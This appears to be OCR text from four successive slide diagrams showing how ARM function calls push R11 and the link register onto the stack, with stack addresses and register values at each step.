


func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564
push R11 on Stack

Functions



func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564
0x000000F8
0x00000100
0x000000FC
0x00000000
0x00000100
0x00008394
push R11 on Stack

Functions




func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
BODY
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564
push R11 on Stack


Functions


func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
set R11
BODY
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564

